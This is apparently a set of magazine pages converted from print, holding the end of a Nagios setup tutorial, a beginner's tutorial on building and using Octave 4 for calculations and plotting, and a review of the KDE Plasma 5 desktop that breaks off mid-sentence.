Here we've defined the template for the notifications that'll be sent out for both the host as well as the service. Double check them before putting them into use by restarting *Nagios* with **service nagios restart** 0.

That's it. If any of the hosts or services within them misbehave, *Nagios* will automatically alert you by sending a notification to the email address specified in the **contacts.cfg** file earlier. Your monitoring server is now all set. You can add more hosts and expand the services it monitors following the relevant sections of the tutorial. Now put your feet up and sip on that pina colada while *Nagios* herds your network on your behalf. ■




Use the Map option from the navigation menu on the left to visualise the hosts on your network.

# Octave 4: Start your plotting

It's time to delve into manipulating and visualising data using the – now standard – graphical user interface in Octave 4 and its new features.

**The Octave GUI, first introduced in version 3.8, is now the normal user interface, and replaces the aging command-line one and making it more usable for the Average Joe/Jill.**



There comes a time in a man's life where he must ask: to calculate or not to calculate? If you're anything like the author, with an engineering final project due in the next few hours and three cups of coffee sitting on your desk, the answer is yes. That's when you turn to *Octave*, a beautiful piece of software that will turn a mass of messily scrawled paper-napkin equations into a visual feast.

*Octave* is an open-source program developed out of the need to be able to manipulate data and visualise it in a functional, yet easy to use environment. Based on the GNU Octave language, it's very similar to the popular *Matlab*, but without the hefty price tag.

Back in December 2013, *Octave 3.8.0* was released, and with it, an experimental – but much needed – graphical user interface (GUI) that brought *Octave* closer to becoming an easy-to-use program. Then, in May 2015, *Octave 4.0.0* was released with the now official and finished GUI that's part of the software and no longer needs to be manually started after the program is booted up. This and later versions have also brought a lot of improvements to Matlab compatibility, which now ensures that your programs will work in both Matlab and *Octave*. How do I get this nifty piece of software you ask?

## Quick tip

When installing, make sure your Linux distro is fully up to date and that any previous version of *Octave* is first uninstalled using the **yum remove** command.

Some Linux distributions (distros) include it within their software repositories (repos), which makes the process fairly simple. If you're like us and want to mess around with building from source, go ahead and grab the source files in a compressed download from the official GNU Octave page at [www.gnu.org/software/octave](http://www.gnu.org/software/octave/).

## Compile Octave

In this tutorial we'll be building from source using CentOS 6.6, which is a fairly barebones platform for tinkering. It comes with *Octave* version 3.4.3 already but we aren't interested in the old stuff. With our freshly downloaded TAR.GZ compressed file we need proceed to decompress the folder to get at the files inside. This can be done using the command-line terminal with the **tar filename.tar.gz** command. Most distros will also come with an archive manager of some sort that will extract the files for you.

After this step navigate your way to where the *Octave* files are located using the **cd** command. Once you're in the main folder, use the **./configure** command to generate a configure file which will assist in building the program. If there are any errors brought up during this time, make sure you have all

necessary software packages and libraries installed. The command line will tell you what's missing. We found that in CentOS quite a few libraries, such as BLAS (Basic Linear Algebra Libraries) and LAPACK (Linear Algebra PACKage), aren't included in the base installation, and must be added manually using either the `yum` command or the Add/Remove Software tool. Once that process finishes, type `make` to start the building process. This will take a while so have two standard *Linux Format* Cups of Tea™ while you wait. It took our computer over half an hour at this step (so we watched a bit of telly as well). Once that finishes, the last thing to type is `make install`. This will finish fairly quickly and conclude the build and installation process. Congratulations, you are now able to use *Octave 4.0*.


Now that we have it installed, let's get a quick tour of the GUI, one of the main highlights of the new software. It's very similar to the experimental GUI found in version 3.8; the command window takes up a majority of the screen in the default interface layout. As with previous versions it also includes the familiar 'no warranty' claim from the creator right underneath the copyright. On the left you'll find the file browser, workspace, and command history tabs. The workspace tab provides details on all the variables currently being used in whichever script you're running. It can be useful in troubleshooting your program as you can see variable values at each step of the program. Command History is also a useful tab that can show you what commands were run previously, which is great for helping troubleshoot a script or function.

## The basics

Now that you know your way around, it's time to learn the fundamentals. At its most basic, this program can be used as a simple calculator. Typing something like `10+20` will yield 30 in the command window as soon as you hit Enter. You can also assign values to a variable and use those variable to do slightly more complex calculations, eg:

```
>> a = 14/2
>> a = 7
>> b = 13/8
>> b = 1.6250
>> a - b
>> ans = 5.3750
```

You may notice here that the command window outputs the value of every variable you're inputting. While this doesn't really affect the final result, it creates unnecessary clutter. To stop this from occurring, simply add a semi-colon to the end of the variable assignment to suppress the output.



» Using the `surf` command will alter your 3D plot output to include a nice coloured surface instead of a mesh.

*Octave* also provides many of the same mathematical operators that you will find in *Matlab* or other mathematics-oriented languages, such as sin, cos, tan, max, min and pi etc. You can always look up a full list online or simply by typing `help log` in the command line. But where *Octave* really excels is in the area of matrices and vectors. Creating a vector is as simple as writing a sequence of numbers separated by spaces and enclosed in square brackets. To make a matrix with multiple rows, you would separate the terms of each row with a semicolon, eg `>> [1 2 ; 3 4]`.

This creates a 2x2 matrix with the top row being comprised of the numbers 1 and 2 and the bottom row with 3 and 4. However, sometimes you need to make larger sets of data for your calculations. The command `linspace()` is a useful tool here where you can specify the first and last numbers in the array, as well as the number of elements you want, and *Octave* will generate a vector of that length with evenly spaced out terms.

These vectors and matrices can also be used in mathematical operations. *Octave* mostly performs these operations term by term. Meaning that if you were to ask it to multiply two different vectors, provided they are the same size, *Octave* would multiply the first term of the first vector with the first term of the second vector, then the second term of the first vector with the second term of the second vector and so on. The key difference syntactically between multiplying two terms and two vectors or matrices is the period symbol, which should be added before the operator symbol whenever you're dealing with vector or matrix multiplication. This we'll illustrate with the following example:

```
>> x = [1 2 3];
>> y = [4 5 6];
```



When writing scripts, it's a good idea to add comments in your code which explain what you're doing. It helps both you and others understand the code better.

## Octave and Matlab

We've talked a lot about *Octave*'s compatibility with *Matlab*, but what specifically is compatible and what is different? Exactly how much can you do before you find yourself hitting the wall that differentiates these two applications?

First, let's talk about compatibility. *Octave* was built to work well with *Matlab*, and hence shares many features with it. Both use matrices as a fundamental data type; have built-in support for complex numbers; and both have powerful built-

in math functions and libraries. A vast majority of the syntax is interchangeable, and often opening a script file in one program will yield the same result as opening it in the other.

There are some purposeful yet minor syntax additions on the *Octave* side that could potentially cause issues. One of those being that in *Octave*, the `"` symbol can be used just the same as the `'` symbol to define strings. Another example is how code comments can be initiated

by the `#` character as well as the `%` character in *Octave*. Beyond these minor differences there are slightly more influential changes, such as the presence of the do-until loop, which is currently doesn't exist in *Matlab*. On the other hand, *Matlab* includes many functions that aren't present in the barebones *Octave*, and will throw up a quite worrying unimplemented function error message when *Octave* has no knowledge of what to do with the function.

```
» >> x.*y
>> ans = [4 10 18]
```

Now on to how to display your output. For simple output, such as the example above, simply not suppressing the expression and having the result automatically displayed might be fine way to do it. However, as you grow more adept at using *Octave* and perform more complex calculations, suppressing output becomes absolutely necessary. This is where the `disp` and `printf` commands come in. The `disp` command is the most basic display command available, and it will simply output the value of whichever variable you tell it to, in the same way as if you had simply typed the variable into the command window. However, the name of the variable isn't displayed.

The `printf` command is considerably more powerful than `disp` and also a bit more complicated to use. With `printf` you can define exactly what the output should look like, and you can specify things such as: the number of digits to display; the format of the number; the name of the variable; and even add output before or after the variable, such as a string of text. A `printf` command and its output would look like the following (assuming  $x = 40$ ):

```
>> printf('The answer is: %i', x);
>> The answer is 40
```

## Quick tip

To get a full list of the available style commands for graphs, go to <http://bit.ly/OctaveGraphStyles>.

## Scripts and functions

Now that we know some of the basics, we can go on to the more advanced things that *Octave* can do. Unlike a basic calculator, we can write scripts in *Octave* to perform different functions, which is somewhat like basic programming where you can ask for inputs and perform tasks and print results to the command window.

Much like its expensive cousin, *Matlab*, *Octave* can use scripts and functions to create a program that can run calculations on its own, using user input or even reading text files to accomplish the task.

By clicking on the 'New Script' button on the top-left corner in the main window you can open up a fresh script file where you can write a program that can run independently of the user, meaning that you won't need to retype every command when you want to calculate something. Script files are saved in .m format which ensures further compatibility

with *Matlab*. This way anything created in *Octave* can be used in *Matlab* and vice-versa.

The script file will be blank the first time you use it and located in a tab labelled 'editor'. You'll find a number of options across the top of the file for running, saving and editing the scrip. When you start typing your commands you'll notice that the editor also helpfully colour codes many of the entries for you in a similar way to a good text editor.

Now that you're familiar with the layout and basic functions, what can you do exactly? You can do many of the things that you could do in another programming language, such as Java or C, with ease using this math-oriented language. You can use for-loops and while-loops to take care of repetitive tasks, such as generating number arrays; assigning variables; prompt the user for input; and making decisions with if/else statements etc.

One of the many things you could try to make with your newfound scripting ability is create a handy little tool for calculating a y-value using a supplied equation and a given x-value.

```
X = 3.2;
Y = 3*x+24;
disp(Y);
```

And just like that, we've calculated the value of Y (which is 33.6 in case you were curious) and used the display command to print it in the command window. Of course, this is a fairly simple example but *Octave* provides a host of tools to create more complex scripts and functions, such as case; do-until; break; continue; and all of the mathematical operators for adding, subtracting, multiplying, dividing; as well as roots and exponentials. This includes all the usual boolean and comparison operators such as <, <=, >, >=, ==, !=, && and || etc.

Functions are files that contain mathematical expressions and are usually a separate snippet of code that can be called by the main script file. For those familiar with programming, it works much like a method or function in the Java programming language. In *Octave*, functions typically use the following syntax:

```
Function [return value 1, return value 2, ...] =
name([arg1,arg1,...])
body code
endfunction
```

To call the function in a script file, we'd add the following line: `value1= name(7)`;


In this line, 7 would function as the input variable for the function and whatever value is returned is assigned to the variable `value1`. Functions can help organise the code in a way that makes it easy to understand, easy to modify and a lot shorter in many cases.

## Graphs, graphs everywhere

Now on to the fun stuff: graphing! We can draw many pretty pictures using the built-in *FLTK* (*Fast Light ToolKit*) graphics toolkit. *FLTK* replaced *gnuplot* as the primary graphics library due to the better way it scales and rotates 3D plots; a useful feature when trying to visualise data. Plots that are 2D are fairly simple and often only require an x and y data set of some form and the plot function. Inputting arrays (such as below) will net you a simple line plot with the slope of 0.5:

```
>> X = [0:0.5:200];
>> Y = [0:0.25:100];
>> plot(x,y);
```

Note: see how useful the semi-colon suppress output feature



» Plots can be coloured differently and have different lengths on both the x and y axes. You can also include a graph legend using the `legend()` command.

## The key to success

Whether it is life or Linux, the success of one is built using the strength of many. Beyond the scope of this article there are many resources that can help you in advancing your knowledge of the *Octave* software. The full documentation is available at <https://www.gnu.org/software/octave/doc/interpreter>. This guide, published by the creator of the software, John Eaton, will cover almost everything you need to know to

push the software to its fullest potential. The only drawback to the manual is that while it's comprehensive, it is also very dense at times. For a more beginner-friendly set of tutorials, check out the Wikibooks tutorial at <http://bit.ly/WikibooksOctave>.

Another helpful guide is by TutorialsPoint at <http://bit.ly/MatlabOctaveTutorial>. Although this guide seems specific to *Matlab*, almost all of

the syntax carries over to *Octave* and the tutorials do address where there may be incompatibility. Although the information in these various resources may overlap, each has its own examples, and having a variety of different examples will be really helpful for beginners wanting to grasp the different ways a particular command or code snippet can be used to achieve a desired result.

```
Afnan@localhost:~$ octave --no-gui
warning: docstring file '/usr/local/share/octave/4.0.0/etc/built-in-docstrings' not found
GNU Octave, version 4.0.0
Copyright (C) 2015 John W. Eaton and others.
This is free software; see the source code for copying conditions.
There is ABSOLUTELY NO WARRANTY; not even for MERCHANTABILITY or
FITNESS FOR A PARTICULAR PURPOSE. For details, type 'warranty'.
Octave was configured for "x86_64-unknown-linux-gnu".
Additional information about Octave is available at http://www.octave.org.
Please contribute if you find this software useful.
For more information, visit http://www.octave.org/get-involved.html
Read http://www.octave.org/bugs.html to learn how to submit bug reports.
For information about changes from previous versions, type 'news'.
>>
```

**If you wish, you can start up *Octave* in the old-fashioned command-line only mode by heading over to the terminal and typing `octave --no-gui` which will turn off the GUI**

is. If you forget, it will cause all 400 or so terms in the array to appear in your command window. Of course, it's also possible to plot multiple 2D graphs at once by just separating the parameters by a comma, eg: `>> plot(x,y,x2,t2);`.

This piece of code (*above*) will allow you to create two graphs of different sets of x and y values. Note: This can also create graphs of different lengths. If you want to open multiple windows for different plots, precede each `plot()` command with `figure();`. To differentiate between the different graphs, you can make them different colours and styles by adding parts to the `plot` command. You can even add commands to add a graph title, and axis labels. Take a look at the example below:

```
>> plot(x,y,'r-s',x2,y2,'b+'); title('Graph Name'); xlabel('x-axis'); ylabel('y-axis');
```

This string of commands, separated by commas, first plots the graph, stylises the first graph as a red line with square data points and the second as blue with '+' sign data points, and then adds a title and axis labels. These commands are also usable in the exact same form in *Matlab*.

## Using 3D plots

3D plots are a little tougher. The simplest form of 3D line plots are accomplished using the `plot3` function, eg the code below would produce a 3D helix graph:

```
>> z = [0:0.05:5];
>> plot3(cos(2*pi*z), sin(2*pi*z), z);
```

Using scripts and functions, you can shorten this process to just inputting the values for x y and z. However, what if we want to create those fancy 3D plane graphs? The `meshgrid` command, of course! This command creates matrices of x and y coordinates to help in plotting data on the z axis.

You could also try the `ngrid` function, which enables you to plot in n number of dimensions, rather than being limited to two or three.


A typical command structure for a `meshgrid` graph would be as follows:

```
>> [x,y] = meshgrid(-20:0.5:20);
>> z = x.*exp(-x.^2-y.^2);
>> mesh(x,y,z);
```

This will produce a 3D mesh plane but will be transparent between the lines. The `meshgrid` command here is creating a 2D plane in the first line. The second line defines a function for z, and the third graphs the 2D 'mesh' we created earlier with respect to the z function. To fill in the gaps, you can follow the above commands with the following `surf` command:

```
>> surf(x,y,z); .
```

Well that covers all of the basics that one would need to know in order to get started with *Octave*. This knowledge can also be applied to *Matlab* or other similar programs, depending on what software you use to accomplish your task. However, there's much more to *Octave*'s capabilities than what we covered in this tutorial. Learning how to use *Octave* to its fullest potential would take a lot more than a four-page tutorial after all. To learn more about *Octave* and how it can be used in solving linear systems, differential equations, polynomials and other applications, you can check out the vast number of tutorials and documentation and the best place to start is here: <http://bit.ly/OctaveSupport>. ■



**The capabilities of the recently-implemented FLTK graphics libraries means you can now rotate and resize 3D plots easily, such as the famous 'Octave Sombrero', shown here.**



# Plasma 5

**Let us take you on a tour of KDE Plasma 5, one of the finest desktops out there.**

**K**DE 4's January 2008 release was met, as is traditional, with a barrage of criticism. Initial concerns focused on instability and a lack of polish, and moved on to the over-configurability of the manifold 'plasmoids' and finally settled on the burden that it placed on system resources. The end product was radically different to KDE 3.5, which jarred long-time users. But this is the price of getting contemporary and KDE 4 has undoubtedly brought the desktop environment out of the Windows XP era.

Transitioning to the Qt4 toolkit made for slicker-looking applications, and the switch to the Plasma framework allowed for a consistent desktop informed by modern

design elements. Yet for all the changes, KDE 4 largely stuck with the traditional desktop metaphor, with menus and application pagers and system tray icons. Compare this with, say, Gnome 3, whose minimal stylings and stark departure from this paradigm attracted (and

But now, KDE is no more, which isn't to say there isn't a new exciting desktop to follow KDE 4 [otherwise what the heck are you writing about? – Ed], there is, it just isn't called KDE 5. You can find out what it's called by reading the box (*see right, TL;DR it's KDE Plasma 5*). But what of the updated version? Well, it's nothing if not impressive. It's a ground-up rewrite, but users who have spent the last five years working with KDE (SC) 4 will have no problem

transitioning. Indeed, users coming from any desktop environment will find it pretty and intuitive. Furthermore, because everything has been arranged with simplicity in mind, it's at least as accessible to the complete beginners as any of the competition (this includes you, fruitloops).

**"Users coming from any desktop environment will find it pretty and intuitive."**

still attracts) plenty of criticism. KDE users could sit back smugly while users of the rival DE struggled to get their heads around the new regimen. Indeed, one could reasonably argue that dissatisfaction with Gnome 3 was directly responsible for the Unity, Cinnamon and Mate desktops coming into being.




Despite still being a 'traditional' desktop environment, Plasma 5 looks nothing if not contemporary.

The Breeze theme brings a flat, clean material design with much of the old clutter from Plasma 4 consigned to oblivion. KDE 4 often stood accused of being a clunky, bloated memory hog, against its successor, however, this criticism doesn't really stand. Yes, it does make extensive use of compositing to provide fading and transparency effects and yes, all the eye candy and features mean that Plasma's memory footprint is non-trivial (about 700MB on a system with 6GB of RAM), but it remains slick and responsive at all times. In particular, there is very little background CPU activity when the desktop is idle, or even when you start dragging windows around like a mad thing. This was on an aging Core 2 Duo CPU circa 2006, so cutting edge hardware isn't required. Plasma's user interface is built using the *QtQuick 2* framework. All the UI elements are drawn on an OpenGL(ES) scenegraph which ensures that most (if not all) of the rendering effort is handled by the GPU. Some effects are enabled by default: windows stretch while they are being maximised, they go semi-transparent during moving and resizing and

switching desktops transpires with a satisfying glide transition. Some will want to disable these effects, but for many they are actually useful – eg it's helpful to see what's underneath that window you're currently repositioning. The less useful but occasionally satisfying wobbly window effect is also there, for those that care for such frippery.

## Multiple desktops


Everyone loves virtual desktops, but Plasma 5 takes this one step further with the introduction of Activities. Designating a new Activity (eg 'work', or 'social media addiction') allows you to configure which applications are open and where. Privacy settings can be tweaked on a per-activity basis, so you could create an 'amnesiac' Activity that doesn't remember which documents you open, or only does so for certain applications. Shortcut keys can be set up so that Activity switching is only a keypress away, (great for when you're at work and the execs stroll in unannounced). Activities also provide a clumsy workaround for those who want a different background on each virtual desktop. Apparently there are technical reasons for this restriction, and no doubt someone will come up with a better



**➤ The Plasma NetworkManager applet has been updated, it works much better with OpenVPN and supports enterprise WPA(2) set ups. It also provides ever-so-nice graphs.**

solution soon, but it's disappointing given how much wizardry is apparent elsewhere.

Another thing that may annoy Plasma 5 newbies is the default Start menu, which is called an application launcher. Points of contention include the fact that it's unnecessarily large (it's wide because there are five tabs arranged horizontally), that there's an irksome effect on the helpful 'Type to search' prompt (there is no search box until you do so) which scrolls your username and distribution (suggesting that you are likely to forget them) and the fact that you hover over the lower tabs to activate them, but then opening an application category requires you to muster all your energy and click. However, Plasma is highly configurable and if you dig around you'll find that there are two other application launchers you can choose from – a classically themed menu, or a fullscreen, Unity/Gnome-style dashboard. If you obey the type to search edict, then within a few keystrokes you'll be presented with a list of relevant applications, recent documents or web pages. Thanks to Baloo (which replaces the ambitious Nepomuk semantic search) all the indexing required to do this voodoo is done behind the scenes with a minimum of interference. Many people are now in the habit of using this kind of live search for navigating the desktop. For some, the idea of having to lug a heavy mouse cursor all the way down to the lower-left corner and click and gesture to start a program is an arduous chore. Fortunately there is also *Krunner*, which you can access at any time by pressing Alt+Space. ➤



**➤ Muon knows all about Gnome apps, but it also doesn't try and hide other packages from you.**

## There's no such thing as KDE 5

Use of the KDE tricronym to refer to the desktop environment began to be phased out after version 4.5, which was released with another two letters, becoming KDE SC (Software Compilation). Nowadays, the KDE monicker tends to refer to the whole community centred around the desktop.


While the underlying Qt libraries have always been separate from the desktop environment that they power, KDE 4 gave rise to a number of auxiliary libraries (collectively lumped together and referred to as kdelibs), some of which were

part of the desktop itself, and some of which were only required for certain applications.

In the latest incarnation of the desktop, these libraries have been updated and rearranged: some of their functionality is now provided by Qt components, some have been annexed into a collection referred to as KDE Frameworks (Kf5) and the rest are bundled with any applications that require them. The applications themselves constitute a suite called *KDE Applications* and the new desktop environment is known as KDE Plasma 5.

Decoupling the applications from the desktop environment is a bold move, but certainly is mutually beneficial: Plasma users are free to pick and choose which applications they want to install, and users of other desktops can install a KDE application without bringing most of the desktop with it. Likewise the compartmentalisation of Frameworks and Plasma allows LXQt to be what it is: a lightweight Qt5-based desktop that relies on a couple of Kf5 libraries whilst being entirely independent of the Plasma desktop.

# Software



› **Tomahawk** is a feature-packed, and optionally Qt5-powered, music player that lets you listen to sweet music from the antipodes. Coincidentally, Tomo-haka means ‘war dance’ in Maori.

This will open a minimal run dialog in the top centre, which you can use in the same way as the live search from the application launcher.

Gripes aside, it's hard to overstate just how slick Plasma 5 is; neither our screenshots nor the words of our underpaid writer can do it justice. One must give credit to the efforts KDE Visual Design Group here, who have achieved all this through an entirely open and democratic process. In particular the Breeze icon theme is a tour de force, consisting of no less than 4,780 icons which all but guarantee that your application toolbars and launchers will look consistently beautiful. Breeze uses monochrome icons for actions and context menus, whereas applications and folders are depicted colourfully. The default desktop configuration has been carefully designed to be as usable and inoffensive as possible. Criticism of KDE 4's overconfigurability (handles on everything) have been heeded without overly locking things down. The hamburger menus on the taskbar and desktop can be easily hidden once you've added whatever widgets you desire, and there are plenty of widgets to choose from, including Vista-inspired analogue clocks and post-it notes. Most settings have found their way into the System Settings


applet. This is a welcome change, most everyone who used KDE 4 experienced the frustration of remembering vividly that some setting exists somewhere, but discovering exactly where requires one to carry out an exhaustive survey of the nooks, crannies and context menus of the entire desktop. There are still some stray options, eg the Desktop Settings panel is only available by right-clicking the desktop, and it's also the only place you can turn the Desktop Toolbox back on. Even

## “Gripes aside, it’s hard to overstate just how slick Plasma 5 is.”

within the System Settings applet, some options are deeply interred behind three tiers of categorisation. Fortunately most of these follow a reasonable hierarchy, so you'll be spared the labyrinthine wanderings of the ol' days.

### The power of the trinity

By demarcating strict boundaries between desktop, libraries and applications the KDE team has introduced a new way of looking at where the desktop ends and other components begin. Among the KDE Frameworks 5 collection, we find Baloo (a new stack for searching, indexing and gathering metadata), Solid (a hardware integration and discovery framework) and KDED (a daemon for providing system-level services). Plasma 5 consists of the *Kwin* window manager, the Breeze theme, the system settings application, application launchers and the like. KDE Applications include the *Dolphin* file manager, the *Kontact* PIM suite and *Kstars*, the celestial mapping program. The separation of the trinity



› **LibreOffice** doesn't really fit in with the rest of the Breeze theme, stylee toolbar buttons notwithstanding.



› **Fear not, you can still plaster your desktop with rotatable widgets to improve productivity.**

also allows each project to develop more or less independently, so KDE Frameworks have opted for a faster-paced monthly cycle, whereas Applications and Plasma have opted for a more conservative three-month cycle.

Allowing these groups to develop at their own pace has had the slightly quirky side-effect that, while Plasma will have reached version 5.10 by the time you read this, and Frameworks version 5.34, a number of core applications are still in the process of being ported to Qt5/Kframeworks 5. Be that as it may, you can still try out Plasma (sans shiny Qt5 versions of *Konqueror* and *Okular*) without touching your current install by using an appropriate live CD. For example, Fedora 23, Ubuntu 15.10 and OpenSUSE Tumbleweed all ship a Plasma 5 flavour. Alternatively, so long as you don't have KDE 4 installed then most distributions (distros) allow you to add some repositories (repos) to get the goodness. Of course, distros closer to the cutting edge, such as Arch and Fedora, include Plasma 5 as standard, and pre-release versions of Kf5-powered applications can be got from the AUR

or copr repos, though they should not be considered stable. Frameworks 5 purists will want to cherry pick their applications accordingly. The venerable, identity-challenged (is it a file manager? Is it a web browser?) *Konqueror* still relies on the older libraries, however the newer *Dolphin* file manager doesn't.

It's interesting to note that the *KDM* display manager has been nixed. Perhaps a desktop doesn't include the gateway by which it must be entered, or maybe the team just have plenty of other things to worry about. At any rate, there's plenty of alternative display managers, the one KDE recommends is *Simple Desktop Display Manager* (SDDM), which uses the Qt5 toolkit and can even use Plasma 5's Breeze theme. Of course, one could equally well use Gnome's *GDM*, or *LightDM* (used by Ubuntu), or even no display manager at all (fiddle with `xinitrc` and use `startx`).

After years of mockery Ubuntu has finally abandoned its titular *Software Center*

